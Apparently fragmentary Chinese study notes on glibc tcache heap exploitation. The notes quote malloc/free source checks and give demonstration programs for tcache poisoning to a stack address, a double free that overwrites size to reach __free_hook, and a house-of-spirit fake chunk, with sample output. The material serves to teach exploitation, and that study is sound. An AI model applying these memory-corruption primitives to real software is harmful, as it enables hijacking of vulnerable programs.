









#if USE_TCACHE /* If we've processed as many chunks as we're allowed while filling the cache, return one of the cached ones. */ ++tcache_unsorted_count;//为了给 tcache 回填,在 unsorted bin 里已经处理了多少个 chunk if (return_cached && mp_.tcache_unsorted_limit > 0&& tcache_unsorted_count > mp_.tcache_unsorted_limit) //有返回的chunk以及扫描到达最大的限度了会停 { return tcache_get (tc_idx); } #endif
没有开启
1 2 3 4 5 6 7
#if USE_TCACHE
      /* If all the small chunks we found ended up cached, return one now.  */
      if (return_cached)
      {
        return tcache_get (tc_idx);
      }
#endif
_int_free (mstate av, mchunkptr p, int have_lock) { INTERNAL_SIZE_T size; /* its size */ mfastbinptr *fb; /* associated fastbin */ mchunkptr nextchunk; /* next contiguous chunk */ INTERNAL_SIZE_T nextsize; /* its size */ int nextinuse; /* true if nextchunk is used */ INTERNAL_SIZE_T prevsize; /* size of previous contiguous chunk */ mchunkptr bck; /* misc temp for linking */ mchunkptr fwd; /* misc temp for linking */
size = chunksize (p);
/* Little security check which won't hurt performance: the allocator never wrapps around at the end of the address space. Therefore we can exclude some size values which might appear here by accident or by "design" from some intruder. */ if (__builtin_expect ((uintptr_t) p > (uintptr_t) -size, 0) || __builtin_expect (misaligned_chunk (p), 0)) malloc_printerr ("free(): invalid pointer"); /* We know that each chunk is at least MINSIZE bytes in size or a multiple of MALLOC_ALIGNMENT. */ if (__glibc_unlikely (size < MINSIZE || !aligned_OK (size))) malloc_printerr ("free(): invalid size");
int main() { // disable buffering setbuf(stdin, NULL); setbuf(stdout, NULL);
printf("This file demonstrates a simple tcache poisoning attack by tricking malloc into\n" "returning a pointer to an arbitrary location (in this case, the stack).\n" "The attack is very similar to fastbin corruption attack.\n"); printf("After the patch https://sourceware.org/git/?p=glibc.git;a=commit;h=77dc0d8643aa99c92bf671352b0a8adde705896f,\n" "We have to create and free one more chunk for padding before fd pointer hijacking.\n\n");


printf("Now the tcache list has [ %p -> %p ].\n", b, a); printf("We overwrite the first %lu bytes (fd/next pointer) of the data at %p\n" "to point to the location to control (%p).\n", sizeof(intptr_t), b, &stack_var); b[0] = (intptr_t)&stack_var; printf("Now the tcache list has [ %p -> %p ].\n", b, &stack_var);
printf("1st malloc(128): %p\n", malloc(128)); printf("Now the tcache list has [ %p ].\n", &stack_var);
This file demonstrates a simple tcache poisoning attack by tricking malloc into
returning a pointer to an arbitrary location (in this case, the stack).
The attack is very similar to fastbin corruption attack.
After the patch https://sourceware.org/git/?p=glibc.git;a=commit;h=77dc0d8643aa99c92bf671352b0a8adde705896f,
We have to create and free one more chunk for padding before fd pointer hijacking.

The address we want malloc() to return is 0x7ffe8ecf4778.
Allocating 2 buffers.
malloc(128): 0x564de7a1e260
malloc(128): 0x564de7a1e2f0
Freeing the buffers...
Now the tcache list has [ 0x564de7a1e2f0 -> 0x564de7a1e260 ].
We overwrite the first 8 bytes (fd/next pointer) of the data at 0x564de7a1e2f0
to point to the location to control (0x7ffe8ecf4778).
Now the tcache list has [ 0x564de7a1e2f0 -> 0x7ffe8ecf4778 ].
1st malloc(128): 0x564de7a1e2f0
Now the tcache list has [ 0x7ffe8ecf4778 ].
2nd malloc(128): 0x7ffe8ecf4778
We got the control
{ size_t tc_idx = csize2tidx (size); if (tcache != NULL && tc_idx < mp_.tcache_bins) { /* Check to see if it's already in the tcache. */ tcache_entry *e = (tcache_entry *) chunk2mem (p);
/* This test succeeds on double free. However, we don't 100% trust it ... so verify it's not an unlikely coincidence before aborting. */ if (__glibc_unlikely (e->key == tcache)) { tcache_entry *tmp; LIBC_PROBE (memory_tcache_double_free, 2, e, tc_idx);
for (tmp = tcache->entries[tc_idx]; tmp; tmp = tmp->next) if (tmp == e) malloc_printerr ("free(): double free detected in tcache 2");


int main(){ long size1 = 0x108; long size2 = 0xf8; long long *p,*q,*r,*junk; init(); p = malloc(size1); free(p); *((char *)p - 8) = 0;//改size,绕过检验 free(p);
p = malloc(size1); p[0] = __free_hook; sleep(0);
q = malloc(size2); r = malloc(size2); printf("%p\n",r); sleep(0);

int main() { setbuf(stdout, NULL); malloc(1); unsigned long long *a; //pointer that will be overwritten unsigned long long fake_chunks[10] __attribute__((aligned(0x10))); //fake chunk region fake_chunks[1] = 0x40; // this is the size a = &fake_chunks[2]; free(a); void *b = malloc(0x30);
assert((long)b == (long)&fake_chunks[2]); }
